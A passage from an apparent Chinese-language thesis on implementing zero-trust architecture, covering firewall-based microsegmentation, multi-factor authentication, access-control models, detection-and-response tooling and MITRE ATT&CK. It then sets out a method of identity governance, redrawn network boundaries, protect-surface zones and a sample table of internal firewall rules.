(MCAP)，強制實施流量規則控制[15]，其所描述零信任的最好方法是「防火牆無處不在！」。新世代防火牆(NGFW)[34]所實施的微分段是將防火牆做為所有流量進出的閘道，所有流量的進出都需經過防火牆，透過流量管控為應用與服務進行微分段。NGFW 微分段的方式是將網路劃分許多不同虛擬區域，虛擬區域的數量不受限制，具體取決於企業要在防火牆中實施多少網路分段，只要在防火牆中設定每一個分段的存取策略，即可為實體機器、虛擬機器、雲端機器以及 OT/IoT 設備實施微分段，所有存取需求皆由新世代防火牆所控制[25]，透過第七層的封包檢查，提供威脅的可視性[35]，即時檢測和防禦各種威脅[36]。

基於端點代理實施微分段：NIST SP800-207 零信任架構建議使用軟體定義邊界(Software-Defined Perimeter, SDP)的方法來實現微分段[13]。SDP 的原理是將網路設備和資源從網路中隱藏起來，以實現安全性與網路分離[34]。在建立連接之前，必需先進行身分驗證，身分驗證成功後才會建立連接的通道。SDP 是一個網路安全架構，也是一種身分驗證與授權的機制，將身分驗證與存取控制結合，實現更高級別的安全控制[35]。SDP 的實現需要在每一台端點、伺服器或虛擬機上安裝代理程式，每一個端點都視為一個獨立的安全區域，透過每一個端點安全區域的建立來實現微分段。SDP 適用於各種環境，包括企業內部環境、雲端環境等，而且不需要對網路架構進行大規模的變更，因此適用於工作流程複雜、應用程式分割困難的大型網路。但由於 OT/IoT 設備無法安裝代理，因此 SDP 無法對物聯網設備實施微分段。

2.3 身分驗證與存取控制

2.3.1 身分驗證

傳統單純使用密碼驗證的方式存在很多漏洞，也容易遭破解[37]，使用者習慣使用簡單的密碼或沒有更改密碼的習慣，導致密碼很容易被猜測[38]。為了加強身分的確認，多因素驗證(Multi-Factor Authentication, MFA)逐漸被廣泛使用，例如 Google、Facebook...等公司均要求使用者強制使用 MFA 服務。在 Microsoft 提出的零信任架構的評估模型中[39]，也建議企業導入多因素認證以降低身分認證的風險。多因素認證是包括兩個或兩個以上身分驗證的組合，即使其中一個驗證因素遭洩漏，其他驗證因素仍然存在，可防止攻擊者非法取得授權[38] [40]，並有效降低 99% 以上基於身分的攻擊[41]。第二因素驗證可以使用專用硬體或其他輔助設備的交互來完成，例如，透過特定的硬體產生一次性的密碼(OTC)做為身分驗證的第二因素[42]，也可透過 APP、FIDO2、簡訊、OTP、自動語音通話、無密碼認證，等強化認證機制[43]。

在零信任架構下的身份驗證，是一個動態且持續的過程，目的確保存取權限能根據當前情況動態調整。動態驗證的核心思想不是基於使用者的身份或設備的信任，而是基於使用者當前上下文中的行為和需求來進行驗證與授權[44]。當使用者請求存取某個資源時，系統會根據使用者的身份、設備資訊、存取時間、地理位置以及存取行為等多個因素進行動態評估，確定是否授權資源的存取或要求額外的驗證步驟。在傳統的安全模型中，一旦使用者通過身份驗證，就可以獲得長期的訪問權限，這樣很容易出現風險和漏洞，在零信任架構中，要求使用者在存取資源的整個過程中，都需要持續的進行身份驗證和授權。當使用者請求存取某個資源時，系統會對使用者的身份進行驗證，並根據當前上下文情況進行動態授權。

使用者存取資源的整個過程中，系統仍需持續監控使用者的行為和存取情況，當使用者的行為或情況發生變化，系統應立即對使用者進行重新驗證和授權，以確保使用者始終處於正確的權限範圍內[45]。

由於物聯網設備的硬體限制無法在設備上安裝代理，基於設備指紋或簽名的方法也無法完全識別所有的 IoT 設備，因此為 IoT 設備實施零信任帶來很大的挑戰。Forrester 的零信任擴展生態系統則建議針對物聯網設備進行網路分段、保護和限制[20]。但要實現物聯網設備的分段隔離，必須先識別企業擁有的或非擁有的 IoT 設備。文獻中透過深度學習[46]、機器學習[47, 48]等方式，分析網路封包來識別物聯網設備類型或透過設備唯一設備標籤、製造廠商、型號來辨識設備[49]。Ali, Inayat 等人[50]，也提出機器對機器(M2M)相互驗證來驗證設備的方法。而 Palo Alto Networks 新世代防火牆則使用自家的技術，透過 Device-ID 來識別物聯網設備[51]。

2.3.2 存取控制

存取控制是根據身份驗證結果授予使用者或設備存取特定資源或功能的權限[52]。存取控制的設計和實施需要考慮到不同的安全風險和業務需求，並根據這些需求制定相應的安全策略和流程。常見的存取控制方式包括，基於角色的存取控制(Role-Based Access Control，RBAC)、基於屬性的存取控制(Attribute-Based Access Control，ABAC)、基於風險的存取控制(Risk-Based Access Control)，參考相關文獻將相關存取控制模型說明如下：

RBAC[53, 54]是一種基於角色的存取控制的方法。RBAC 將存取權限分配給角色，再將角色分配給使用者，從而管理對資源的存取。在 RBAC 中，角色被視為存取控制的核心，是一種代表一組相關職責和權限的身份，例如管理員、經理、員工等。每個角色都有一組存取權限，這些權限

授予角色的使用者。例如，管理員角色可以具有對所有系統資源的完全存取權限，而員工角色只能具有對其需要的資源的有限存取權限。使用者可以被分配一個或多個角色，從而獲得相應的存取權限。當使用者需要存取一個資源時，系統會根據使用者所屬的角色和資源的存取權限來進行存取控制。

ABAC [55, 56]是一種基於屬性的存取控制方法，它使用屬性來管理對資源的存取。在 ABAC 中，存取控制決策是基於主體屬性、資源屬性、環境屬性來定義存取控制策略。主體屬性描述了嘗試訪問資源的主體特徵，例如，主體的角色、組織、職位等，這些屬性用於限制只有具有特定屬性的主體才能存取特定的資源。資源屬性描述了要存取的資源的特徵，例如資源的類型、機密性、所屬部門等，這些屬性可用於控制對資源的存取，例如限制只有擁有特定屬性的主體才能存取資源。環境屬性描述了存取發生時的環境條件，例如，存取發生的時間、地點、設備等。這些屬性可用於動態調整存取規則，根據環境屬性來控制存取權限[43, 57-60]。ABAC 的存取控制決策是基於一個或多個屬性所組成，這些屬性被組織成一個存取策略，當使用者請求存取一個資源時，系統會將存取的相關屬性與存取控制策略進行比較，以確定是否允許使用者存取這個資源，在零信任架構中建議使用 ABAC 的存取控制，以實現更精細的存取管理，同時參考外部資訊進行考量，根據風險評估結果動態調整控制權限[61]。Dimitrakos, Theo 等人[62]，在 ABAC 的架構上提出一種新的信任感知持續驗證模型，以滿足物聯網設備身分驗證、信任級別評估及授權需求。

RbAC[63]是根據使用者或資源的風險評估結果授予或拒絕訪問權限的方法。RbAC 考慮了不同使用者或資源的安全風險程度，並基於風險評估做出相應的存取決策。風險評估考慮多個因素，如用戶的身份、訪問行為、上下文訊息以及資源的敏感性等[64]。根據風險評估結果，將使用者

或資源分為不同的風險級別，如高風險、中風險和低風險等。最後依據風險級別來決定是否授予存取權限，高風險使用者可能會受到更嚴格的存取限制，而低風險用戶可能獲得更寬鬆的存取權限。持續監測使用者和資源的風險狀態，定期重新評估風險並做出必要的調整，當風險級別發生變化，存取控制策略可以相應地進行調整。

RBAC、ABAC、RbAC 通常在企業資源管理和身份與存取管理等場景中使用，適合於企業內部資源的存取控制需求。而新世代防火牆主要關注網路層面的安全控制，例如應用層過濾、威脅防護、內容過濾等，以防止和監控不正常的網路活動。傳統的防火牆主要基於 IP 地址、端口和協議等因素來實現存取控制，而新世代防火牆則是使用應用層特性，並且結合其他存取控制模型，如 RBAC、ABAC、RbAC 等類似概念和技術來增強存取控制能力。例如，基於角色管理和控制網路中不同用戶或角色的訪問權限。基於位置、時間、裝置屬性以及風險評估結果定義存取規則，進而實現更靈活和細粒度的存取控制。

2.4 偵測與回應

偵測與回應是零信任核心原則之一，即時監控與收集設備的安全狀態，識別已知的威脅並自動移除或遏止威脅。當預防控制失敗時，安全團隊可依靠這些可視性資訊來快速識別和回應安全事件[65]。因此「威脅偵測與回應」是保護企業網路不可或缺的手段，企業需要主動、快速及更有效率的發現及防禦潛在的威脅，並恢復或清理相對應的系統[66]。參考相關文獻將目前偵測與回應相關領域之間的關係繪製如圖 2-4，並分別說明如下：




圖 2-4：偵測與回應相關領域

安全事件管理(Security Information and Event Management, SIEM)，是一種集中式的資安監控系統，SIEM 收集企業各種系統、應用程式安全事件資訊，例如防火牆日誌、入侵偵測系統(IDS)日誌、入侵防禦系統日誌與操作系統日誌等，透過最新的威脅情報對這些系統日誌進行彙整和分析，以提供資安團隊具備威脅檢測和事件管理的能力[67, 68]。當安全事件發生時，可以搭配安全自動化和響應系統((Security Orchestration, Automation, and Response, SOAR))來自動回應威脅。SOAR 可以幫助企業實現全面的安全自動化與響應，有效整合和協調不同的解決方案與工具，自動化和加速安全事件的檢測與處理，進而提高企業對於安全防護和威脅應對能力。

端點偵測與回應(Endpoint Detection and Response, EDR)，是一種在端點設備上實施全面性的安全監控和事件響應的解決方案。透過在端點設備上安裝代理程式，即時監控端點設備的活動，包括應用程式的執行、檔案操作以及網路連接等。EDR 利用威脅情報對端點設備的活動進行分析與檢

測以識別潛在的威脅，例如惡意程式、高風險漏洞、異常網路連接等[69]，並自動回應威脅。EDR 自動收集並整合不同端點設備上的安全事件資訊，記錄和分析安全事件的整個過程，以協助安全團隊進行事後分析與調查。

網路偵測與回應(Network Detection and Response, NDR)，是一種用於網路層全面的安全監控和事件的響應解決方案，透過即時監控網路流量，識別潛在的安全威脅，並採取適當的回應措施，例如封鎖惡意流量、阻斷網路連接和收集相關證據等，以防止已知或未知的威脅在網路上傳播，提供網路盲點的可視性。NDR 自動收集網路上的安全事件資訊，透過分析安全事件的完整過程，發現威脅攻擊的模式和趨勢，進一步提升安全防禦和響應能力。

託管偵測與回應服務(Managed Detection and Response, MDR)，是一種安全監控服務，企業將資訊安全營運委託第三方資訊安全公司進行管理。MDR 平台提供先進技術、工具和專業知識，實時監測網路和系統活動，在威脅發生時快速識別和回應安全事件，當系統檢測到安全事件時，會立即啟動相應的響應機制，例如證據收集、威脅攻擊分析、追蹤攻擊源等，以確保事件得到及時處理並提供定期或即時的安全事件報告[70]。

擴展偵測與回應(eXtended Detection and Response, XDR)，是一種整合多種安全工具和資料的綜合性安全解決方案。XDR 的主要特點是集中管理事件偵測與回應功能，可以整合和分析多種安全資料，例如 EDR、NDR、NGFW、雲端和第三方平台等，從而實現更全面和深入的威脅偵測和響應[71]。XDR 是一種基於 SaaS 佈署的平台，主要優點是集成多種安全資訊彙整至同一平台中，以減少對多個獨立安全工具的依賴性，並分析威脅的上下文資訊[72]，以實現全面和深入的威脅偵測和響應[73]，以自動回應當今日益複雜的威脅[74]。

偵測與回應相關解決方案雖然在功能和保護範圍上有所不同，但目的都是在為企業提供更全面保護。EDR 專注於端點的安全、NDR 專注於網路的安全，而 SIEM、MDR 和 XDR 則更關注整體的安全和綜合威脅情報。XDR 在功能上與 SIEM 加上 SOAR 相似，SIEM 主要關注收集、分析與報告安全事件，並提供更為準確及全面的威脅應對能力需要搭配 SOAR 才能實現對威脅的自動化和即時響應。而 XDR 整合了 EDR、NDR 和其他安全監控技術平台，在多個端點和網路層進行可視化與自動化的安全監控，對威脅檢測與回應更具針對性。XDR 不能完全取代 SIEM [73]，因為 SIEM 在安全收集和分析方面更為強大。

2.5 MITRE ATT&CK

MITRE ATT&CK[75]將駭客攻擊流程有系統的整理成易於理解之知識庫，並提供資訊安全業者在描述網路攻擊鏈時有共通的語言與統一的標準。MITRE ATT&CK 提供駭客每一個攻擊階段所使用的 TTP，戰術(Tactics)、技術(Techniques)與程序(Procedures)以及每一個程序的檢測方式及緩解措施，企業除了可透過此框架理解駭客的攻擊行為與手法外，也可透過緩解措施來有效防禦和應對這些威脅[76]。MITRE ATT&CK 將入侵期間的攻擊行為區分 14 個攻擊戰術，包括攻擊初期的偵查、資源開發，攻擊中期的初始訪問、執行、持久性、權限提升、防禦規避、憑證訪問、發現、橫向移動、收集、命令與控制，以及攻擊末期的滲透及影響[75]，透過標準化與結構化的蒐集，歸類成一個龐大的知識庫。

在應用上，目前資訊安全產品皆使用此框架來描述網路攻擊所處階段，如圖 2-5。資訊安全設備廠商透過此框架來評估資訊安全產品的有效性[77]，企業也可以使用此框架來進行攻防演練，驗證防禦工具的有效性[78]。在學術研究上，Kwon,Roger 等人[79]，將 MITRE ATT&CK 攻擊矩陣與 NIST 網路安全框架對應，開發出網路威脅辭典，提供應對威脅時的

解決方案。He,Tian 等人[80]，提出基於 MITRE ATT&CK 模型的系統風險評估方法，計算攻擊戰術與技術所造成的安全威脅風險值，以提高資訊系統風險預警效率。




圖 2-5：EDR 事件對映 MITRE ATT&CK 攻擊階段

2.6 研究理論基礎

統整上述文件基礎，本文研究架構參考 Forrester 擴展生態系統的理論基礎[20]，為企業網路、設備、使用者、應用與服務重新設計安全的微邊界，以保護資料中心為目標，透過可視化分析與自動化響應來保護所有實體，進而實現 NIST 零信任架構原則[13]，最後透過 MITRE ATT&CK[75]來驗證架構的有效性。將研究理論基礎整理如表 2-4。

表 2-4：研究理論基礎

目標	理論依據	實現目標
微分段	Forrester 擴展生態系統理論基礎，其所描述零信任的最好方法是「防	採用基於新世代防火牆實施的微分段，將新世代防火牆做為所有流量進出的閘道，透過流

	火牆無處不在!」[20] [15]。	量管控為網路、使用者、設備、應用與服務進行微分段[25]。
身分驗證	零信任架構下的身份驗證，是一個動態且持續的過程，目的確保存取的	具備統一的身分存取管理，透過多因素認證來加強身分驗證的可靠性[39] [43]。
存取控制	權限能根據當前情況動態調整[44]。根據身份驗證結果授予使用者或設備存取特定資源或功能的權限[52]。	實現 RBAC[53, 54]、ABAC [55, 56]、RbAC[63]的存取控制模型，進而實現動態驗證與持續驗證。
偵測與回應	偵測與回應是零信任核心原則之一，即時監控與收集設備的安全狀態，識別已知的威脅並自動移除或遏止威脅[65] [66]。	實現端點的偵測與回應[69]、透過新世代防火牆第七層封包檢查提供網路的威脅可視性[35]，即時檢測與回應威脅[36]。

第三章 研究方法

綜合上述文獻基礎，本文的研究方法將透過強化的身分治理來確保身分的安全、導入 EDR 端點防護來確保所有端點的安全、透過新世代防火牆實施微分段來確保所有連線的安全、持續驗證每個存取需求，並參考 Palo Alto Networks 實現零信任五個步驟白皮書[36]，逐步將企業現有網路過渡到零信任。

3.1 強化身分治理

強化身分治理的目的是透過有效的身分管理機制，確保企業內部人員的身分、權限和存取控制得到有效控制和管理，進而降低資訊安全風險。為了讓企業員工能夠安全的存取內部和雲端託管的資源，企業需要一套整合式的安全策略，包括單一的身分識別環境以及以強化身分識別為目的的多因素認證(Multi-Factor Authentication, MFA)。最終實現基於使用者識別、上下文感知和風險管控的存取規則。

目錄服務是身分存取管理的核心元素，因此在企業內部全部採用 Microsoft Active Directory [81]做為身分識別與存取控制的核心。隨著企業數位轉型推動，透過 Azure AD Connect[82] 將內部目錄服務延伸至 Azure Active Directory[83]，以實現內部地端環境與雲端環境的單一識別環境。無論使用者的位置如何，所有資源的驗證與授權都使用相同的驗證來源，透過 Azure AD 與應用程式 SSO 整合能力，將應用程式或網路設備的認證方式整合至 Azure AD，透過相容於 LDAP 認證的 SSL VPN 設備或外部 SaaS 應用服務等，強制使用 Azure AD 上支援的多因素認證，如圖 3-1，SSL VPN 多因素認證的整合。同時透過新世代防火牆與 Active Directory 的整合，讓新世代防火牆能夠識別網路上所有使用者，不僅限於 IP 位址，

透過使用者的識別與存取規則的綁定，確保只有對的人才能存取企業資源。




圖 3-1：SSL VPN 與 Azure AD 多因素認證整合

3.2 重新定義網路邊界

在傳統網路架構中，企業通常使用防火牆或其他網路安全設備將網路劃分為內部和外部兩個區域，並且允許內部的使用者在內部網路中自由的存取各種資源，同時依賴邊界防火牆來阻擋外部的威脅。但隨著企業持續增加的物聯網設備、雲端環境、分支機構、BYOD 以及網路管的越嚴格數量越多的 Shadow IT，這些都不在原本規劃的保護範圍內。為了保護企業重要資源，將原本的核心交換機更換成新世代防火牆，讓所有資料的存一律經過新世代防火牆，以有效監控東西向流量，如圖 3-2。




圖 3-2：傳統網路邊界架構與變更後網路架構

傳統的網路架構區分為三層式網路架構或二層式網路架構。三層式網路架構包含核心層、匯聚層、存取層，而二層式網路架構則包括核心層、存取層。核心層是網路交換的核心，負責高速的資料轉發和路由，並連接所有匯聚層交換機。匯聚層負責將來自存取層的資料流量轉發到核心交換機。存取層則是網路的邊緣，負責連接終端設備，例如電腦、印表機、IP 電話等，並將資料流量轉發到匯聚層。如圖 3-3 網路架構圖所示，Palo Alto Networks 新世代防火牆支持物理層的網路接入，不需要修改相鄰網路設備的設定，並可連接第一層至第三層的網路設備。與核心交換機的建置方式相同，透過分配網路介面分別連接辦公網路匯聚交換機、資料中心匯聚交換機、分機機構路由器、邊界防火牆等網路設備。為了乘載資料中心與辦公網路龐大的資料交換流量，透過鏈路聚合(LACP)來綁定兩個端口，以增加資料中心與辦公網路的傳輸頻寬，並採用 HA 的架構以實現網路高可用性。由於新世代防火牆有實體端口數量的限制，因此，在規劃時必須考慮乘載的網路頻寬是否能夠滿足企業需求。




圖 3-3：網路架構圖

3.3 定義保護範圍

透過初步的設置，網路邊界已經有了初步的雛型，保護企業重要資源遠比減少攻擊面來的容易，實施良好的資源盤點也是成功實施零信任的關鍵。因此，在此階段對企業所有資源進行盤點與分類，包括敏感的、受監管的重要資料、應用、服務與資產，例如，關鍵的應用程式、資料庫、業務流程和其他重要資產。同時評估企業資訊安全的風險，確定哪些區域或系統需要保護，包括潛在的威脅、弱點和攻擊表面，最後為這些需要保護的範圍劃分不同的安全區域。資源的分類方式並無特定的方法，企業必須評估每一項資產，並了解企業本身如何定義和區分整個公司的資源，只有明確了解需要保護的範圍，才能制定相應的安全策略和措施，確保這些資源不受未經授權的存取、損壞或竊取等威脅的影響。如表 3-1 所示，本文為資料中心、辦公網路、分支機構、Internet 等，分別定義需要保護的範

圍，並透過新世代防火牆為每一個需要保護的範圍分別定義不同的安全區域。

表 3-1：定義保護範圍

安全邊界	保護範圍
資料中心	<ul style="list-style-type: none"> ● 應用程式區域：包括公司的財務系統、人事系統、ERP、BPM 和其他重要的應用程序。 ● 敏感資料區域：公司最重要的資產之一，包含客戶資料、財務記錄和其他重要的業務資訊。 ● 法律、法規、政策等規範區域。 ● 開發、測試環境區域 ● 管理區域：例如內部網路管理系統和安全監控系統。
辦公網路	<ul style="list-style-type: none"> ● 業務流程區域：如研發、財務、行政、生產、IT。 ● 物聯網設備區域 ● 公共空間區域、來賓無線網路區域。
分支機構	<ul style="list-style-type: none"> ● 資料中心區域 ● 業務流程區域 ● 物聯網設備區域
Internet	<ul style="list-style-type: none"> ● 遠端使用者(SSL VPN) ● 網際網路使用者 ● 供應鏈使用者(SSL VPN) ● 雲端環境(IPsec VPN)

3.4 對應交易流量

傳統以核心交換機為主的內部網路架構中，通常透過 VLAN 的設置區分不同部門或重要區域的網路流量，VLAN 內的主機連接方式和一般區域

網路相同，但是不同 VLAN 之間無法相互連接，需要透過路由設置才能互相連接，同時也會透過存取控制清單(ACL)來控制 VLAN 與 VLAN 之間主機的存取，通過 ACL 的設置來確保只有符合特定條件的主機才能跨 VLAN 連接。但是，由於 ACL 無法定義精細的存取規則，因此接入到核心交換機的區域一般都被視為信任區域。新世代防火牆的安全區域與傳統 VLAN 的概念相同，安全區域內的主機可以相互連接，但不同安全區域內的主機必須依賴存取規則才能互相連接。相較於 ACL，新世代防火牆可以定義更精細的存取規則。

在確定需要保護的重要資源後，在此階段需要詳細分析每個安全區域之間的交易流量。如表 3-2，這些交易流量包含每個安全區域之間的允許存取的排列組合。例如，來自辦公網路流向資料中心、分支機構、網際網路的流量。來自分支機構流向資料中心、辦公網路、雲端環境的流量。來自網際網路流向資料中心的流量。以及資料中心與資料中心、資料中心與分支機構之間資料交換的流量。最後為每個安全區域之間允許的交易流量，定義相對應的存取規則，包含來源的安全區域、來源 IP、目的地安全區域與目的地 IP 等。

表 3-2：對應交易流量

來源	目的地	存取規則
辦公網路	資料中心	來自辦公網路安全區域(所有使用者、特定使用者、物聯網設備)允許存取資料中心主機的流量。
	分支機構	來自給辦公網路安全區域(所有使用者、特定使用者、物聯網設備)允許存取分支機構資料中心主機的流量。
	網際網路	來自辦公網路安全區域允許存取的雲端主機或網際網路的服務的流量。

	辦公網路	來自辦公網路安全區域(部門與部門之間)允許資料交換的流量。
分機機構	資料中心	來自分支機構安全區域(所有使用者、特定使用者、物聯網設備)允許存取資料中心主機的流量。
	辦公網路	來自分支機構安全區域(部門與部門)允許資料交換的流量。
	網際網路	來自分支機構允許存取雲端主機的流量。
網際網路	資料中心	來自網際網路安全區域(遠端使用者、網際網路使用者、特定使用者)允許存取資料中心主機的流量。
資料中心	資料中心	伺服器與伺服器之間允許資料交換的流量。
	分支機構	資料中心伺服器與分支機構伺服器之間允許資料交換的流量。

例如，來自辦公網路流向資料中心的流量，依來源角色區分資料中心提供的服務與應用。如圖 3-4，開放給辦公網路所有使用者、特定使用者、特定部門存取的服務與應用，分別為這些交易流量定義存取規則。

標題	來源				目的地		
	ZONE	位址	使用者	設備	ZONE	位址	設備
User to DC	vlan1095	any	any	any	vlan120	HQ-TWDC_10.100.120.1-2 HQ-UW-DC01_10.100.120.3 HQ-UW-DC02_10.100.120.34	any
User to DC	vlan121 vlan122 vlan127 vlan1090 vlan1091	any	any	any	vlan120	HQ-MSHybrid_10.100.120.157 HQ-UW-Exchange_10.100.120.151-152	any
User to DC	vlan121 vlan122 vlan127 vlan1090 vlan1091	any	any	any	vlan120	HQ-TW-CAS-NLB_10.100.120.5-6 HQ-TW-CAS_10.100.120.11-13 HQ-TW-DAG_10.100.120.7 HQ-TW-MS01_10.100.120.8 HQ-TW-MS03_10.100.120.10	any
User to DC	vlan121 vlan122 vlan127 vlan1090 vlan1091	any	any	any	vlan120	HQ-Bugzilla-OFM_10.100.120.115 HQ-Bugzilla-Test_10.100.120.112 HQ-Bugzilla_10.100.120.111	any
				辦公網路			
							資料中心

圖 3-4：來自辦公網路流向資料中心的流量

例如，來自網際網路流向資料中心的流量，依角色區分資料中心提供的服務與應用。如圖 3-5，開放給遠端使用者或供應商存取的服務與應用。如圖 3-6，開放給網際網路使用者存取的服務與應用，分別為這些交易流量定義存取規則。

